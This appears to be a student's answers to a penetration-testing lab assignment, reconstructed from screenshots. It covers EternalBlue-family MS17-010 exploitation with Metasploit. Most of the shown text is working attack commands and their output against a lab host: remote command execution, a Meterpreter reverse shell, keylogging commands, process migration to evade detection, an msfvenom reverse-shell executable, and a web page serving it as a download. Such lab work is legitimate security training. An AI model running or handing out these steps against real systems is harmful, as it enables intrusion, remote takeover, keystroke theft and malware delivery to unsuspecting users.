

Task 1 (10%): Explain the steps and commands you used to perform it. What does this attack do? Analyze the results you got from performing this attack. Also, report the equivalent CVE of the attack you performed.

I chose MS17-010.
First, I used the command "search MS17-010" to show the modules. There are two auxiliary modules: "auxiliary/admin/smb/ms17_010_command" and "scanner/smb/smb_ms17_010".




```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > search MS17-010

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Then I used the command "use auxiliary/admin/smb/ms17_010_command" and "show options" to get the options of this exploit after using it.



```
msf6 auxiliary(dos/windows/smb/ms09_001_write) > use auxiliary/admin/smb/ms17_010_command
msf6 auxiliary(admin/smb/ms17_010_command) > show options

Module options (auxiliary/admin/smb/ms17_010_command):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   COMMAND               net group "Domain Admins" /domain                              yes       The command you want to execute on the remote host
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       List of named pipes to check
   RHOSTS                                                                               yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBSHARE              C$                                                             yes       The name of a writeable share on the server
   SMBUser                                                                              no        The username to authenticate as
   THREADS               1                                                              yes       The number of concurrent threads (max one per host)
   WINPATH               WINDOWS                                                        yes       The name of the remote Windows directory
```

Then I used the command "set RHOSTS 10.13.37.103" and "exploit" to set the target host and run it.




```
msf6 auxiliary(admin/smb/ms17_010_command) > set RHOSTS 10.13.37.103
RHOSTS => 10.13.37.103
msf6 auxiliary(admin/smb/ms17_010_command) > exploit

[*] 10.13.37.103:445      - Target OS: Windows 5.1
[*] 10.13.37.103:445      - Filling barrel with fish... done
[*] 10.13.37.103:445      - <---------------- | Entering Danger Zone | ---------------->
[*] 10.13.37.103:445      -     [*] Preparing dynamite...
[*] 10.13.37.103:445      -             [*] Trying stick 1 (x86)...Boom!
[*] 10.13.37.103:445      -     [+] Successfully Leaked Transaction!
[*] 10.13.37.103:445      -     [+] Successfully caught Fish-in-a-barrel
[*] 10.13.37.103:445      - <---------------- | Leaving Danger Zone | ---------------->
[*] 10.13.37.103:445      - Reading from CONNECTION struct at: 0xff94fda8
[*] 10.13.37.103:445      - Built a write-what-where primitive...
[+] 10.13.37.103:445      - Overwrite complete... SYSTEM session obtained!
[+] 10.13.37.103:445      - Service start timed out, OK if running a command or non-service executable...
[*] 10.13.37.103:445      - Getting the command output...
[*] 10.13.37.103:445      - Executing cleanup...
[+] 10.13.37.103:445      - Cleanup was successful
[+] 10.13.37.103:445      - Command completed successfully!
[*] 10.13.37.103:445      - Output for "net group "Domain Admins" /domain":

The request will be processed at a domain controller for domain WORKGROUP.
```

`

Then I used the command “info admin/smb/ms17_010_command” to get the information about this exploit.
This attack is a scanner module and is capable of testing against multiple hosts.
The equivalent CVE of the attack:
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0146


Task 2 (10%): After setting all options perform the exploit. Report the steps & commands you used in order to gain remote access to the system.

First, I used the command “use exploit/windows/smb/ms17_010_psexec” and “set RHOSTS 10.13.37.103” to set options.



```
msf6 exploit(windows/smb/ms17_010_psexec) > use exploit/windows/smb/ms17_010_psexec
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.13.37.103
RHOSTS ⇒ 10.13.37.103
```

Then I used the command “run” to perform the exploit.



```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.13.37.106:4444
[*] 10.13.37.103:445 - Target OS: Windows 5.1
[*] 10.13.37.103:445 - Filling barrel with fish... done
[*] 10.13.37.103:445 - ←—————————————— | Entering Danger Zone | ——————————————→
[*] 10.13.37.103:445 -  [*] Preparing dynamite...
[*] 10.13.37.103:445 -          [*] Trying stick 1 (x86)...Boom!
[*] 10.13.37.103:445 -  [+] Successfully Leaked Transaction!
[*] 10.13.37.103:445 -  [+] Successfully caught Fish-in-a-barrel
[*] 10.13.37.103:445 - ←—————————————— | Leaving Danger Zone | ——————————————→
[*] 10.13.37.103:445 - Reading from CONNECTION struct at: 0×811b2da8
[*] 10.13.37.103:445 - Built a write-what-where primitive...
[+] 10.13.37.103:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.13.37.103:445 - Selecting native target
[*] 10.13.37.103:445 - Uploading payload... UbIMqiNF.exe
[*] 10.13.37.103:445 - Created \UbIMqiNF.exe...
[+] 10.13.37.103:445 - Service started successfully...
[*] 10.13.37.103:445 - Deleting \UbIMqiNF.exe...
[*] Sending stage (175174 bytes) to 10.13.37.103
[*] Meterpreter session 3 opened (10.13.37.106:4444 → 10.13.37.103:1043) at 2022-09-23 21:45:13 -0400

meterpreter > pwd
C:\WINDOWS\system32
```

As the screenshot above, I run the command “pwd” in the target’s shell, which means I have gained remote access to the system.

Task 3 (10%): Do research and find out what vulnerability does the exploit get the advantage of?

The root cause of this vulnerability stems from not taking the command type of an SMB message into account when determining if the message is part of a transaction. In other words, as long as the SMB header UID, PID, TID and OtherInfo fields match the corresponding

`


transaction fields, the message would be considered to be part of that transaction.
Reference: https://msrc-blog.microsoft.com/2017/07/13/eternal-synergy-exploit-analysis/

Task 4 (3%): What is the *CVE* of the exploit you used?

CVE-2017-0143
CVE-2017-0146

Task 5 (3%): Using the Meterpreter session you created, report how you can suppress the current Meterpreter session in the background and how you can navigate back to the current session

I used the command "background" to suppress the current Meterpreter session, and it returned the session id of the current Meterpreter session.
Then I used the command "sessions -i 4" to navigate back to the current session.



```
meterpreter > background
[*] Backgrounding session 4 ...
msf6 exploit(windows/smb/ms17_010_psexec) > sessions -i 4
[*] Starting interaction with 4 ...
```


Task 6 (5%): What are the Meterpreter commands to capture the keys pressed by the target machine?

I used the command "keyscan_start" and "keyscan_dump".

Task 7 (10%): What is the command to get the running processes in the target machine? Why is it useful according to your opinion?

I used the command "ps" to list the process.
In my opinion, I think it is useful because once I got all processes, I can use the command "migrate" to transfer the meterpreter session to another process currently running in victim machine, which can make the session stabler and hide the process to gain persistence and avoid detection.

`



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                   Path
 ---   ----  ----               ----  -------  ----                   ----
 0     0     [System Process]
 4     0     System             x86   0
 228   224   rundll32.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\rundll32.exe
 364   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM    \SystemRoot\System32\smss.exe
 588   364   csrss.exe          x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\csrss.exe
 612   364   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM    \??\C:\WINDOWS\system32\winlogon.exe
 656   612   services.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\services.exe
 668   612   lsass.exe          x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\lsass.exe
 824   656   VBoxService.exe    x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\VBoxService.exe
 872   656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\svchost.exe
 880   1056  wscntfy.exe        x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\wscntfy.exe
 960   656   svchost.exe        x86   0                               C:\WINDOWS\system32\svchost.exe
 1056  656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\System32\svchost.exe
 1088  1224  rundll32.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\rundll32.exe
 1100  656   svchost.exe        x86   0                               C:\WINDOWS\system32\svchost.exe
 1132  656   alg.exe            x86   0                               C:\WINDOWS\System32\alg.exe
 1148  656   svchost.exe        x86   0                               C:\WINDOWS\system32\svchost.exe
 1180  2000  rundll32.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\rundll32.exe
 1500  656   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\spoolsv.exe
 1696  120   rundll32.exe       x86   0        NT AUTHORITY\SYSTEM    C:\WINDOWS\system32\rundll32.exe
 1712  1692  explorer.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\Explorer.EXE
 1760  1712  cmd.exe            x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\cmd.exe
 1792  1712  VBoxTray.exe       x86   0        ADMIN-2BDBD2BA8\admin  C:\WINDOWS\system32\VBoxTray.exe
```


Task 8 (10%): Without performing any extra exploit, explain, according to your opinion, why you would need to background the current Meterpreter session in order to perform another task? What would this task be in relation to the current Meterpreter session?

In my opinion, when I gained remote access to the system successfully, I may not know all the commands I should do. So, I may need to background the current Meterpreter session to do more information gathering or file uploading and downloading on the target machine in order to continue this exploit.

Task 9 (10%): Using MSFvenom create an executable version of Meterpreter (payload) that connects to the port 4449 for a windows system. The payload must be an executable windows file (.exe). What command did you use?

I used the command “msfvenom -p windows/meterpreter/reverse_tcp lhost=10.13.37.106 lport=4449 PayloadBindPort=4449 -f exe > task9.exe”.


`




```
┌──(root💀kali)-[/home/kali]
└─# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.13.37.106 lport=4449 PayloadBindPort=4449 -f exe > task9.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 392 bytes
Final size of exe file: 73802 bytes
```

Task 10 (5%): Next start the Apache2 service (`service apache2 start`) and delete everything in the directory `/var/www/html`. Copy the payload you just created to that folder and create an HTML file with a link to the payload. Report the created HTML file.

create an HTML file with a link to the payload:




```
┌──(root💀kali)-[/home/kali/Desktop]
└─# cd /var/www/html

┌──(root💀kali)-[/var/www/html]
└─# ls
index.html  index.nginx-debian.html

┌──(root💀kali)-[/var/www/html]
└─# rm index.nginx-debian.html

┌──(root💀kali)-[/var/www/html]
└─# vim index.html
```




```
                to respective packages, not to the web serve
              </p>
            </div>
            <a href="task9.exe">This is a download link~</a>



          </div>
        </div>
        <div class="validator">
        </div>
      </body>
    </html>

"index.html" 368L, 10750B                               359,0-1
```

copy the payload to that folder:



```
┌──(root💀kali)-[/home/kali/Desktop]
└─# mv task9.exe /var/www/html
```

`



Address http://10.13.37.106/ Go Links

- Configuration files in the `mods-enabled/`, `conf-enabled/` and `sites-enabled/` directo contain particular configuration snippets which manage modules, global configuration fr or virtual host configurations, respectively.
- They are activated by symlinking available configuration files from their respective *-av counterparts. These should be managed by using our helpers `a2enmod`, `a2dismod`, `a2` `a2dissite`, and `a2enconf`, `a2disconf` . See their respective man pages for detailed information.
- The binary is called apache2. Due to the use apache2 needs to be started/stopped with / Calling **`/usr/bin/apache2` directly will not**

Docu

By default, Debian does not allow access through in `/var/www`, **public_html** directories (when enab site is using a web document root located elsewh document root directory in `/etc/apache2/apach`

The default Debian document root is `/var/www/h` under /var/www. This is different to previous rele

Report

Please use the `reportbug` tool to report bugs in the Apache2 package with Debian. Howeve **existing bug reports** before reporting a new bug.

Please report bugs specific to modules (such as PHP and others) to respective packages, n server itself.

This is a download link~

File Download - Security Warning

Do you want to run or save this file?


Name: task9.exe
Type: Application, 72.0 KB
From: 10.13.37.106

Run Save Cancel

While files from the Internet can be useful, this file type can potentially harm your computer. If you do not trust the source, do not run or save this software. What's the risk?


Task 11 (10%): Open Metasploit (`msfconsole`) and using the multi/handler module create a server that listens to the port `4449` (same port as the Meterpreter you just configured). Report how you did it and the commands you used.

I used the command "msfconsole" to open Metasploit and "use exploit/multi/handler" to use the multi/handler module.
Then I used the command "show options" to list all the options of this module.
Then I used the command "set LHOST 10.13.37.106" and "set LPORT 4449" to set the options.
At last, I used the command "set payload windows/meterpreter/reverse_tcp" to set the payload, and "exploit" to run this module.




```
┌──(root💀kali)-[/home/kali]
└─# msfconsole
```

`



